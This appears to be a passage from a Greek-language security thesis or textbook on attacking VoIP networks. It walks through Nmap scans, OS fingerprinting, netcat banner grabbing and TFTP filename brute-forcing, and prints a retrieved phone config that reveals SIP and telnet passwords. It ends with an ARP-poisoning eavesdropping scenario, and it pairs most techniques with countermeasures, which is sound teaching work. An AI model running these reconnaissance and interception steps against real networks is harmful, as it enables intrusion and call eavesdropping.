
- snmpwalk[40]

[31] http://www.angio.net/security/
[32] http://packetstormsecurity.org/UNIX/scanners/icmpush22.tgz
[33] http://www.ietf.org/rfc/rfc1067.txt
[34] http://www.ietf.org/rfc/rfc1441.txt
[35] http://www.ietf.org/rfc/rfc1452.txt
[36] http://www.ietf.org/rfc/rfc3411.txt
[37] http://www.ietf.org/rfc/rfc3418.txt
[38] http://en.wikipedia.org/wiki/Triple_DES
[39] http://www.phenoelit.de/dpl/dpl.html
[40] http://net-snmp.sourceforge.net/docs/man/snmpwalk.html

- Nomad[41]
- Cheops[42]
- snmpenum[43]
- snmp-audit[44]

**Αντίμετρα: Σαρώσεις SNMP**

Ο πιο απλός τρόπος για να αποτραπούν επιθέσεις σε συσκευές που υποστηρίζουν SNMP είναι να αλλάξει ο διαχειριστής τα δημόσια community strings από τις προεπιλεγμένες τιμές. Έπειτα, ο περιορισμός πρόσβασης στις πόρτες του SNMP (UDP 161 και 162) μέσω firewalls και δρομολογητών/δακοπτών ώστε να πραγματοποιείται μόνο από πιστοποιημένες διαχειριστικές διευθύνσεις IP. Τέλος, να γίνεται επιλογή του SNMP v3 αν είναι διαθέσιμο.




**Εικόνα 73 - Attacks: Το SNScan σε δράση**

## *5.2.3 Σκανάρισμα για πόρτες και Ανακάλυψη υπηρεσιών*

Όταν ο επιτιθέμενος συγκεντρώσει τη λίστα με τις ενεργές IP, μπορεί να ερευνήσει για το ποιές πόρτες είναι ανοικτές και ποίες υπηρεσίες χρησιμοποιεί η κάθε IP. Αυτό είναι σημαντικό κομμάτι γιατί έτσι μπορεί να βρει τις αδυναμίες που έχουν οι συσκευές του δικτύου.

[41] http://netmon.ncl.ac.uk/
[42] http://www.marko.net/cheops/
[43] http://packetstormsecurity.org/UNIX/scanners/snmpenum.zip
[44] http://www.musc.edu/~gadsden/tools/snmp-audit

**Σκανάρισμα για TCP syn και UDP**

Το Nmap που αναφέραμε νωρίτερα είναι ένα εργαλείο που προσφέρει σκανάρισμα με πολλούς διαφορετικούς τρόπους. Η command-line έκδοσή του, είναι γεμάτη με χαρακτηριστικά και επιλογές που είναι εξαιρετικά ισχυρές. Τα 2 πιο αποτελεσματικά σκαναρίσματα είναι το TCP SYN scan και το UDP scan. Παρακάτω βλέπουμε τα αποτελέσματα αν κάνουμε TCP SYN scan:

```
[root@attacker]# nmap -P0 -sV 192.168.1.103

Starting Nmap 4.01 (http://www.insecure.org/nmap/) at 2006-02-19
21:49 CST
Interesting ports on 192.168.1.103:
(The 1666 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 1.2.1
22/tcp   open  ssh     OpenSSH 3.6.1p2 (protocol 1.99)
80/tcp   open  http    Apache httpd 2.0.46 ((CentOS))
111/tcp  open  rpcbind  2 (rpc #100000)
113/tcp  open  ident   authd
3306/tcp open  mysql   MySQL (unauthorized)
MAC Address: 00:09:7A:44:15:DB (Louis Design Labs.)
Service Info: OS: Unix

Nmap finished: 1 IP address (1 host up) scanned in 6.437 seconds
```

Ενώ το UDP scan μας εμφανίζει τα εξής:

```
Starting Nmap 4.01 (http://www.insecure.org/nmap/) at 2006-02-20
05:26 EST
Interesting ports on asterisk1 (192.168.1.103):
(The 1473 ports scanned but not shown below are in state: closed)
PORT      STATE         SERVICE
67/udp    open|filtered dhcpserver
69/udp    open|filtered tftp
111/udp   open|filtered rpcbind
123/udp   open|filtered ntp
784/udp   open|filtered unknown
5060/udp  open|filtered SIP
32768/udp open|filtered omad

Nmap finished: 1 IP address (1 host up) scanned in 1.491 seconds
```

Όπως βλέπουμε στο UDP scan, ο διακομιστής υποστηρίζει υπηρεσίες DHCP και TFTP(στις πόρτες 67 και 69 αντίστοιχα). Αυτό θα μας φανεί χρήσιμο στη συνέχεια. Αν και βλέπουμε ότι είναι ανοικτή η UDP πόρτα 5060 (SIP) δε γνωρίζουμε τον ακριβή τύπο της συσκευής. Θα τον ανακαλύψουμε στη πορεία.

**Αντίμετρα: Σκανάρισμα για TCP syn και UDP**

Αν γίνει χρήση διευθύνσεων μη προσβάσιμες από το Internet θα αποτραπούν πολλοί τύποι έρευνας από το Internet. Όπως είπαμε όμως προηγουμένως, το αρχικό βήμα για τον επιτιθέμενο είναι να βρει τρόπο να διεισδύσει στο σύστημα.

Όσον αφορά το δίκτυο, το πρώτο βήμα για να αποτραπεί το σκανάρισμα εκ των έσω, είναι να εφαρμοστούν κατάλληλοι κανόνες για το firewall σύμφωνα με την πολιτική ασφαλείας που εφαρμόζει ο οργανισμός. Ο λογικός διαχωρισμός των δικτύων μέσω VLANs[45], μπορεί να αποτρέψει το σκανάρισμα στους διακομιστές και την υποδομή του VoIP (TFTP, DHCP κ.α.). Πολλά συστήματα που εμποδίζουν την εισβολή και firewall μπορούν να ανιχνεύσουν την προσπάθεια σκαναρίσματος και να βάλουν τις επιτιθέμενες IP σε μαύρη λίστα. Αυτό δεν είναι καλή ιδέα να γίνει για UDP scans γιατί σε αυτή τη περίπτωση η IP μπορεί εύκολα να πλαστογραφηθεί.

Όσον αφορά την προοπτική του διακομιστή, η σωστή ρύθμιση των κανόνων έλεγχου πρόσβασης και η απενεργοποίηση μη απαραίτητων υπηρεσιών είναι η καλύτερη άμυνα.

### *5.2.3 Αναγνώριση Συσκευών*

Μετά την εύρεση των TCP και UDP πορτών είναι χρήσιμο να δούμε το λειτουργικό σύστημα των συσκευών. Αν και κάποιες από τις ανοικτές πόρτες μπορεί να προδίδουν το λειτουργικό σύστημα, πάντα βοηθάει η χρήση επιπλέον διαγνωστικών για να σιγουρευτούμε.

**Αποτύπωμα Στοίβας**

Μία έξυπνη τεχνική για να αναγνωρίσουμε τους εσωτερικούς μηχανισμούς μιας συσκευής είναι το αποτύπωμα στοίβας το οποίο παρατηρεί τις μοναδικές ιδιοσυγκρασίες που παρουσιάζονται στα περισσότερα λειτουργικά συστήματα και Firmware[46] όταν ανταποκρίνονται σε συγκεκριμένες αιτήσεις δικτύου.

Χρησιμοποιώντας το Nmap και την ενσωματωμένη επιλογή αναγνώρισης Λ.Σ που έχει (παράμετρος -O) στο δίκτυό μας παρατηρούμε:

```
[root@domain2 ~]# nmap -O -P0 192.168.1.1-254


Starting Nmap 4.01 (http://www.insecure.org/nmap/) at 2006-02-20
01:03 CST


Interesting ports on 192.168.1.21:
(The 1670 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
MAC Address: 00:04:13:24:23:8D (Snom Technology AG)
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux 2.4.0 - 2.5.20
Uptime 0.264 days (since Sun Feb 19 18:43:56 2006)

Warning: OS detection will be MUCH less reliable because
we did not find at least 1 open and 1 closed TCP port
Interesting ports on 192.168.1.22:
```

[45] http://en.wikipedia.org/wiki/VLAN
[46] http://en.wikipedia.org/wiki/Firmware

```
(The 1671 ports scanned but not shown below are in state: filtered)
PORT STATE SERVICE
23/tcp open  telnet
MAC Address: 00:0F:34:11:80:45 (Cisco Systems)
Device type: VoIP phone
Running: Cisco embedded
OS details: Cisco IP phone (POS3-04-3-00, PC030301)

 . . .

No exact OS matches for host (If you know what OS is running on it,
see
http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=4.01%P=i686-pc-linux-
gnu%D=2/20%Tm=43F96A02%O=80%C=4144%M=000B82)
TSeq(Class=TD%gcd=1%SI=1%IPID=I%TS=U)
T1(Resp=Y%DF=Y%W=109%ACK=S++%Flags=AS%Ops=M)
T2(Resp=Y%DF=Y%W=C00%ACK=S++%Flags=AR%Ops=)
T2(Resp=Y%DF=Y%W=800%ACK=S++%Flags=AR%Ops=)
T2(Resp=Y%DF=Y%W=C00%ACK=S++%Flags=AR%Ops=)
T3(Resp=Y%DF=Y%W=109%ACK=S++%Flags=AS%Ops=M)
T4(Resp=Y%DF=Y%W=400%ACK=S++%Flags=AR%Ops=)
T5(Resp=Y%DF=Y%W=C00%ACK=S++%Flags=AR%Ops=)
T5(Resp=Y%DF=Y%W=1000%ACK=S++%Flags=AR%Ops=)
T5(Resp=Y%DF=Y%W=800%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=C00%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=400%ACK=S++%Flags=AR%Ops=)
T7(Resp=Y%DF=Y%W=800%ACK=S++%Flags=AR%Ops=)
T7(Resp=Y%DF=Y%W=400%ACK=S++%Flags=AR%Ops=)
T7(Resp=Y%DF=Y%W=C00%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%
DAT=E)

. . .

Interesting ports on 192.168.1.103:
(The 1666 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
113/tcp  open  auth
3306/tcp open  mysql
MAC Address: 00:09:7A:44:15:DB (Louis Design Labs.)
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux 2.4.0 - 2.5.20
Uptime 0.265 days (since Sun Feb 19 18:44:17 2006)

Interesting ports on 192.168.1.104:
(The 1669 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
5060/tcp open  SIP
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.5.25 - 2.6.8 or Gentoo 1.2 Linux 2.4.19 rc1-rc7,
Linux
```

```
2.6.3 - 2.6.10
Uptime 0.261 days (since Sun Feb 19 18:49:06 2006)

Nmap finished: 84 IP addresses (14 hosts up) scanned in 77.843
seconds
```

**Αντίμετρα: Αποτύπωμα Στοίβας**

Δεν υπάρχει κάποιος εύκολος τρόπος για να αποτραπεί η αναγνώριση του Λ.Σ βασισμένη σε απαντήσεις δικτύου. Το να εμποδιστούν τα σκαναρίσματα ICMP, TCP και UDP για ανοικτές πόρτες θα δυσκολέψει λίγο τον επιτιθέμενο, αν και εξαιτίας τις ποικιλίας των μεθόδων αναγνώρισης που υπάρχουν αυτό είναι ένα μικρό εμπόδιο. Το κλείσιμο μη απαραίτητων ανοικτών πορτών σε υπηρεσίες και συσκευές είναι ο καλύτερο τρόπος να αποτραπεί η διαρροή πληροφοριών που αφορούν την VoIP υλοποίηση.

## *5.3 Απαριθμώντας το VoIP δίκτυο*

Το επόμενο λογικό βήμα είναι να διερευνηθούν για τυχόν αδυναμίες και τρωτά σημεία οι υπηρεσίες των IP που ανακαλύψαμε. Η απαρίθμηση των υπηρεσιών των συσκευών της VoIP υποδομής , όπως οι TFT και SNMP, μπορούν να αποκαλύψουν ευαίσθητες πληροφορίες ρυθμίσεων. Όπως είδαμε νωρίτερα, πολλά IP Phones έχουν εγκατεστημένους web servers για να μπορεί ο διαχειριστής να τα ρυθμίσει εύκολα. Δυστυχώς αυτά τα web interfaces μπορούν να αποκαλύψουν πολύ ευαίσθητες πληροφορίες για ρυθμίσεις των συσκευών και του δικτύου με τις σωστές τεχνικές.

### *5.3.1 Banner Grabbing*

Το Banner Grabbing[47] είναι απλά μια μέθοδος σύνδεσης σε μια πόρτα στον απομακρυσμένο στόχο για να προσδιοριστούν περισσότερες πληροφορίες για την υπηρεσία που είναι συνδεμένη σε αυτή τη πόρτα. Αυτό μπορούμε να το πετύχουμε χρησιμοποιώντας την εντολή netcat. Εκτελώντας τη με στόχο τον web server στην διεύθυνση 192.168.1.103 βλέπουμε τα εξής:

```
[root@attacker] netcat 192.168.1.103 80
GET / HTTP/1.1
HTTP/1.1 400 Bad Request
Date: Sun, 05 Mar 2006 22:15:40 GMT
Server: Apache/2.0.46 (CentOS)
Content-Length: 309
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not
understand.<br />
</p>
<hr />
```

[47] http://en.wikipedia.org/wiki/Banner_grabbing

```
<address>Apache/2.0.46 (CentOS) Server at 192.168.1.103 Port
80</address>
</body></html>
```

Εξετάζοντας το σφάλμα που μας επέστρεψε, βλέπουμε ότι ο web server που τρέχει είναι ο Apache HTTPd[48] έκδοση 2.0.46 στο Λ.Σ CentOS. Άλλο ένα παράδειγμα που θα δούμε είναι στην IP διεύθυνση 192.168.1.104 όπου είναι ανοικτές οι TCP και UDP πόρτες 5060 (πιθανώς SIP υπηρεσίες). Η IP διεύθυνση του επιτιθέμενου είναι η 192.168.1.120:

```
[root@attacker]# netcat 192.168.1.104 5060
OPTIONS SIP:test@192.168.1.104 SIP/2.0
Via: SIP/2.0/TCP 192.168.1.120;branch=4ivBcVj5ZnPYgb
To: alice <SIP:test@192.168.1.104>
Content-Length: 0
SIP/2.0 404 Not Found
Via: SIP/2.0/TCP
192.168.1.120;branch=4ivBcVj5ZnPYgb;received=192.168.1.103
To: alice
<SIP:test@192.168.1.104>;tag=b27e1a1d33761e85846fc98f5f3a7e58.0503
Server: SIP EXpress router (0.9.6 (i386/linux))
Content-Length: 0
Warning: 392 192.168.1.104:5060 "Noisy feedback tells: pid=29801
req_src_
ip=192.168.1.120 req_src_port=32773 in_uri=SIP:test@192.168.1.104
out_
uri=SIP:test@192.168.1.104 via_cnt==1"
```

Εύκολα πάλι βλέπουμε ότι η υπηρεσία που τρέχει είναι SIP EXpress Router 0.9.6 που τρέχει σε Linux.

Ο λόγος μας ενδιαφέρουν όλα αυτά είναι επειδή παλιότερες εκδόσεις των εφαρμογών που τρέχουν είναι τρωτές σε exploits που έχουν δημοσιευθεί και αρχειοθετηθεί για να τις βλέπει ο καθένας. Για παράδειγμα, σε site[49] διαβάζουμε:

```
IPTel has confirmed vulnerabilities in the SIP (Session Initiation
Protocol) implementation in all versions of SIP Express Router up to
0.8.9.
The vulnerabilities have been identified in the INVITE message used
by two SIP-endpoints during the initial call setup. The impact of
successful exploitation of the vulnerabilities has not been disclosed
but could potentially result in a compromise of a vulnerable device.
```

**Solution:**
Upgrade to version 0.8.10 and apply patch:

Βλέπουμε ότι , ευτυχώς για το σύστημα και δυστυχώς για τον επιτιθέμενο, η έκδοση του SIP Express Router είναι πιο πρόσφατη από την τρωτή έκδοση 0.8.9. Κάποιες Online βάσεις δεδομένων με πληροφορίες για τρωτές εφαρμογές είναι:

- Symantec's SecurityFocus[50]
- Secunia[51]

[48] http://en.wikipedia.org/wiki/Apache_HTTP_Server
[49] http://secunia.com/advisories/8119/
[50] http://www.securityfocus.com/bid
[51] http://www.secunia.com

- Open Source Vulnerability Data Base[52]
- National Vulnerability Database[53]

Υπάρχουν και εργαλεία με γραφικό περιβάλλον για αυτή την επίθεση. Κάποια από αυτά είναι τα εξής:

- SiVuS[54]
- Nessus[55]
- Retina[56]
- Saint[57]

**Αντίμετρα: Banner Grabbing**

Δεν υπάρχουν πολλά που μπορεί να κάνει ο διαχειριστής για να αποτρέψει αυτή την επίθεση. Λόγω της "ανοικτής" φύσης μερικών προγραμμάτων (π.χ. Asterisk, Apache κ.α.) μπορεί να αλλάξει τον πηγαίο κώδικα τους για να αλλάξει τα Banner που εμφανίζονται. Αυτό βέβαια δε θα σταματήσει έναν αποφασισμένο επιτιθέμενο που έχει και άλλα εργαλεία διαθέσιμα

Η καλύτερη λύση είναι να αναβαθμίζονται άμεσα οι εφαρμογές και οι υπηρεσίες στις πιο πρόσφατες. Επίσης η απενεργοποίηση των περιττών υπηρεσιών σε κάποια συσκευή είναι, όπως και σε προηγούμενες περιπτώσεις, είναι απαραίτητη. Για παράδειγμα, δεν χρειάζεται ένα VoIP τηλέφωνο ή PBX να προσφέρει υπηρεσίες telnet.

Όπου και αν είναι πιθανό, να απαγορεύεται η πρόσβαση στις διαχειριστικές υπηρεσίες σε συγκεκριμένες IP διευθύνσεις. Με κατάλληλους κανόνες, ένα firewall ή ένα switch θα απαγορεύσει στους παρείσακτους να συνδεθούν στη πόρτα που ακούει το διαχειριστικό web interface.

### *5.3.2 Απαριθμώντας TFTP Servers*

Πολλά IP τηλέφωνα της αγοράς βασίζονται σε έναν TFTP (Trivial File Transfer Protocol) server για να κατεβάσουν τις ρυθμίσεις τους. Ο TFTP είναι εξαιρετικά ανασφαλής επειδή δεν απαιτεί πιστοποίηση για να ανεβάσει ή να κατεβάσει κάποιος ένα αρχείο. Είναι εκτεθειμένος στο δίκτυο ώστε τα τηλέφωνα να κατεβάζουν τις αρχικές ρυθμίσεις τους κάθε φορά που ενεργοποιούνται.

Κατά την ενεργοποίηση, τα τηλέφωνα αυτά πρώτα προσπαθούν να κατεβάσουν ένα αρχείο ρυθμίσεων. Κάποιες φορές η ονομασία του αρχείου ρυθμίσεων παράγεται από την διεύθυνση MAC του τηλεφώνου. Για παράδειγμα, το Avaya 4620 τηλέφωνο προσπαθεί να κατεβάσει τα αρχεία 46xxsettings.txt και 46xxupdate.scr κάθε φορά που ενεργοποιείται. Το Cisco 7912 IP Phone τα αρχεία SIPDefault.cnf και

[52] http://www.osvdb.org
[53] http://nvd.nist.gov
[54] http://www.vopsecurity.org
[55] http://www.nessus.org
[56] http://www.eeye.com
[57] http://www.saintcorporation.com/saint/

SEP001562EA69E8.cnf (001562EA69E8 είναι η διεύθυνση MAC του τηλεφώνου). Ένας επιτιθέμενος θα εστιάσει πρώτα στους TFTP servers.

Το πρώτο βήμα για είναι να βρούμε τον TFTP server στο δίκτυο. Αυτό μπορεί να είναι εύκολο, όπως είδαμε νωρίτερα στο Google Hacking, διαβάζοντας την διεύθυνση IP του TFTP server από τις web-based ρυθμίσεις. Μπορούμε επίσης να σκανάρουμε το δίκτυο με την εντολή Nmap στη πόρτα 69:

```
Starting nmap 3.81 (http://www.insecure.org/nmap/) at 2006-03-07
01:56 CST
Interesting ports on 192.168.1.21:
PORT STATE SERVICE
69/udp closed tftp
MAC Address: 00:04:13:24:23:8D (Snom Technology AG)

Interesting ports on 192.168.1.22:
PORT STATE SERVICE
69/udp open|filtered tftp
MAC Address: 00:0F:34:11:80:45 (Cisco Systems)

Interesting ports on 192.168.1.23:
PORT STATE SERVICE
69/udp closed tftp
MAC Address: 00:15:62:86:BA:3E (Unknown)

Interesting ports on 192.168.1.24:
PORT STATE SERVICE
69/udp closed tftp
MAC Address: 00:0E:08:DA:DA:17 (SIPura Technology)

Interesting ports on 192.168.1.25:
PORT STATE SERVICE
69/udp closed tftp
MAC Address: 00:0B:82:06:4D:37 (Grandstream Networks)

Interesting ports on 192.168.1.27:
PORT STATE SERVICE
69/udp open|filtered tftp
MAC Address: 00:04:F2:03:15:46 (Circa Communications)

Interesting ports on 192.168.1.51:
PORT STATE SERVICE
69/udp closed tftp
MAC Address: 00:04:13:23:34:95 (Snom Technology AG)

Interesting ports on 192.168.1.53:
PORT STATE SERVICE
69/udp closed tftp
MAC Address: 00:04:0D:50:40:B0 (Avaya)

Interesting ports on 192.168.1.54:
PORT STATE SERVICE
69/udp closed tftp
MAC Address: 00:0E:08:DA:24:AE (SIPura Technology)

Interesting ports on 192.168.1.55:
PORT STATE SERVICE
69/udp open|filtered tftp
MAC Address: 00:E0:11:03:03:97 (Uniden SAN Diego R&D Center)
```

```
Interesting ports on 192.168.1.57:
PORT STATE SERVICE
69/udp open|filtered tftp
MAC Address: 00:01:E1:02:C8:DB (Kinpo Electronics)

Interesting ports on 192.168.1.103:
PORT STATE SERVICE
69/udp open|filtered tftp
MAC Address: 00:09:7A:44:15:DB (Louis Design Labs.)

Interesting ports on domain2 (192.168.1.104):
PORT STATE SERVICE
69/udp closed tftp
```

Στο 192.168.1.103 βρέθηκε ένας TFTP server (επίσης είναι ο Asterisk server). Τα περισσότερα εργαλεία για Banner Grabbing θα αναγνωρίσουν την υπηρεσία TFTP που τρέχει σε αυτόν το server. Εμείς χρησιμοποιήσαμε το Nmap για να έχουμε και τις διευθύνσεις MAC για να βρούμε τα σωστά αρχεία ρυθμίσεων.

Σε αντίθεση με το FTP, το TFTP δε προσφέρει μηχανισμό για εμφάνιση περιεχομένων (dir ή ls). Αυτό σημαίνει ότι αν δε ξέρουμε ήδη τα ονόματα των αρχείων που θέλουμε να κατεβάσουμε, δε μπορούμε να τα βρούμε.

Ένας άλλος τρόπος για να βρεθούν τα ονόματα των αρχείων ρυθμίσεων, είναι να χρησιμοποιηθεί το εργαλείο TFTPbrute.pl[58], όπου παίρνουμε τα εξής αποτελέσματα:

```
[root@attacker]# perl tftpbrute.pl 192.168.1.103 brutefile.txt 100
tftpbrute.pl, , V 0.1
TFTP file word database: brutefile.txt
TFTP server 192.168.1.103
Max processes 100
 Processes are: 1
 Processes are: 2
 Processes are: 3
 Processes are: 4
 Processes are: 5
 Processes are: 6
 Processes are: 7
 Processes are: 8
 Processes are: 9
 Processes are: 10
 Processes are: 11
 Processes are: 12
*** Found TFTP server remote filename : SIP.cfg
*** Found TFTP server remote filename : 46xxsettings.txt
 Processes are: 13
 Processes are: 14
*** Found TFTP server remote filename : SIP_4602D02A.txt
*** Found TFTP server remote filename : XMLDefault.cnf.xml
*** Found TFTP server remote filename : SIPDefault.cnf
*** Found TFTP server remote filename : SEP001562EA69E8.cnf
```

Αφού γίνουν γνωστά τα ονόματα των αρχείων, μπορούμε να τα κατεβάσουμε και να τα κοιτάξουμε για οποιαδήποτε χρήσιμη πληροφορία. Για παράδειγμα:

[58] www.hackingexposedcisco.com/tools

```
[root@attacker]# tftp 192.168.1.103

tftp> get SEP001562EA69E8.cnf

[root@attacker]# cat SEP001562EA69E8.cnf

# SIP Configuration Generic File (start)

# Line 1 Settings
line1_name: "502"                       ; Line 1 Extension\User ID
line1_displayname: "502"                ; Line 1 Display Name
line1_authname: "502"                   ; Line 1 Registration
Authentication
line1_password: "1234"                  ; Line 1 Registration
Password

# Line 2 Settings
line2_name: ""                          ; Line 2 Extension\User ID
line2_displayname: ""                   ; Line 2 Display Name
line2_authname: "UNPROVISIONED"         ; Line 2 Registration
Authentication
line2_password: "UNPROVISIONED"         ; Line 2 Registration
Password

# Line 3 Settings
line3_name: ""                          ; Line 3 Extension\User ID
line3_displayname: ""                   ; Line 3 Display Name
line3_authname: "UNPROVISIONED"         ; Line 3 Registration
Authentication
line3_password: "UNPROVISIONED"         ; Line 3 Registration
Password

# Line 4 Settings
line4_name: ""                          ; Line 4 Extension\User ID
line4_displayname: ""                   ; Line 4 Display Name
line4_authname: "UNPROVISIONED"         ; Line 4 Registration
Authentication
line4_password: "UNPROVISIONED"         ; Line 4 Registration
Password

# Line 5 Settings
line5_name: ""                          ; Line 5 Extension\User ID
line5_displayname: ""                   ; Line 5 Display Name
line5_authname: "UNPROVISIONED"         ; Line 5 Registration
Authentication
line5_password: "UNPROVISIONED"         ; Line 5 Registration
Password

# Line 6 Settings
line6_name: ""                          ; Line 6 Extension\User ID
line6_displayname: ""                   ; Line 6 Display Name
line6_authname: "UNPROVISIONED"         ; Line 6 Registration
Authentication
line6_password: "UNPROVISIONED"         ; Line 6 Registration
Password
# NAT/Firewall Traversal
nat_address: ""
voip_control_port: "5060"
start_media_port: "16384"
```

```
end_media_port: "32766"

# Phone Label (Text desired to be displayed in upper right corner)
phone_label: "cisco 7960"            ; Has no effect on SIP messaging

# Time Zone phone will reside in
time_zone: EST

# Phone prompt/password for telnet/console session
phone_prompt: "Cisco7960"                      ; Telnet/Console
Prompt
phone_password: "abc"                          ; Telnet/Console
Password

# SIP Configuration Generic File (stop)
```

Όπως βλέπουμε, δεν έγινε γνωστό μόνο το SIP username και το password του τηλεφώνου, αλλά και το password του διαχειριστή για την υπηρεσία telnet που είναι ενεργοποιημένη σε αυτό το τηλέφωνο.

**Αντίμετρα: Απαρύθμιση TFTP**

Αν και μια εύκολη σύσταση θα ήταν να αποφευχθεί η χρήση TFTP στο VoIP δίκτυο, η πραγματικότητα είναι ότι πολλά VoIP τηλέφωνα το απαιτούν και δε δίνουν άλλη επιλογή για αλλαγές ή αλλαγές ρυθμίσεων. Δύο κόλπα για να μετριαστεί η απειλή για απαρύθμιση TFTP είναι τα εξής:

- Περιορισμός της πρόσβασης στους TFTP servers σε ορισμένες μόνο διευθύνσεις χρησιμοποιώντας firewall. Αυτό αποτρέπει αυθαίρετα σκαναρίσματα. Όμως, οι UDP διευθύνσεις μπορούν να πλαστογραφηθούν.
- Διαχωρισμός των IP τηλεφώνων, TFTP servers, SIP servers και γενικά στη υποστηρικτική υποδομή τουVoIP σε ένα ξεχωριστό VLAN.

# Κεφάλαιο 6 Πώς εκμεταλευόμαστε το VoIP δίκτυο

Προφανώς, το VoIP δεν είναι διαφορετικό από τα άλλα δίκτυα στην ευαισθησία του κρυφακούσματος. Επειδή το VoIP πακετάρει τον ήχο στο δίκτυο, ένας από τους πιο προκλητικούς στόχους για τον επιτιθέμενο είναι να δει αν μπορεί να ακούσει κάποια συνομιλία. Επειδή αυτό απαιτεί κάποια πρόσβαση στο εσωτερικό του δικτύου, ο επιτιθέμενος πρώτα κατευθύνεται στα κεντρικά της επιχείρησης για να δει να θα μπορέσει να βρει κάποιο ανασφαλές ασύρματο δίκτυο (το ονομαζόμενο war driving).

Χρησιμοποιώντας τον φορητό υπολογιστή του, βρίσκει ένα ανοικτό ασύρματο δίκτυο στο τμήμα πωλήσεων. Χρησιμοποιώντας αυτό το σημείο εισόδου, συνδέεται και σκανάρει το δίκτυο για ενεργά VoIP τηλέφωνα. Ο επιτιθέμενος μπορεί εύκολα να βρει την IP διεύθυνση του SIP Proxy με τις μεθόδους σκαναρίσματος που αναφέρθηκαν νωρίτερα.

Επειδή η εταιρία δεν έχει ξεχωριστά εικονικά δίκτυα για δεδομένα και φωνή, τώρα μπορεί να αρχίσει να κρυφακούει. Χρησιμοποιώντας το κατάλληλο λογισμικό, αρχίζει να ανακαλύπτει τις MAC διευθύνσεις όλων των ενεργών VoIP τηλεφώνων. Αφού το κάνει αυτό, είναι έτοιμος να εξαπολύσει μια επίθεση ARP poisoning[1].

Ξέροντας την IP διεύθυνση της τοπικής πύλης και τις MAC διευθύνσεις πολλών τηλεφώνων, πλαστογραφεί τον υπολογιστή του ώστε να φαίνεται ότι αυτός είναι η τοπική πύλη, γνωστό και σαν επίθεση Man in The Middle. Ο επιτιθέμενος δεν έβαλε τον υπολογιστή του στο κέντρο των VoIP συζητήσεων, αλλά και σε ολόκληρο το δίκτυο.

Ενεργοποιώντας το sniffing εργαλείο, αφήνει το laptop να καταγράφει και φεύγει να πάει να πάρει κάτι να φάει. ¨όταν γυρνάει, βλέπει ότι έχει καταγράψει 112 συνομιλίες. Τότε επιστρέφει σπίτι για να δει αν μπορεί να μάθει τίποτα ενδιαφέρον.

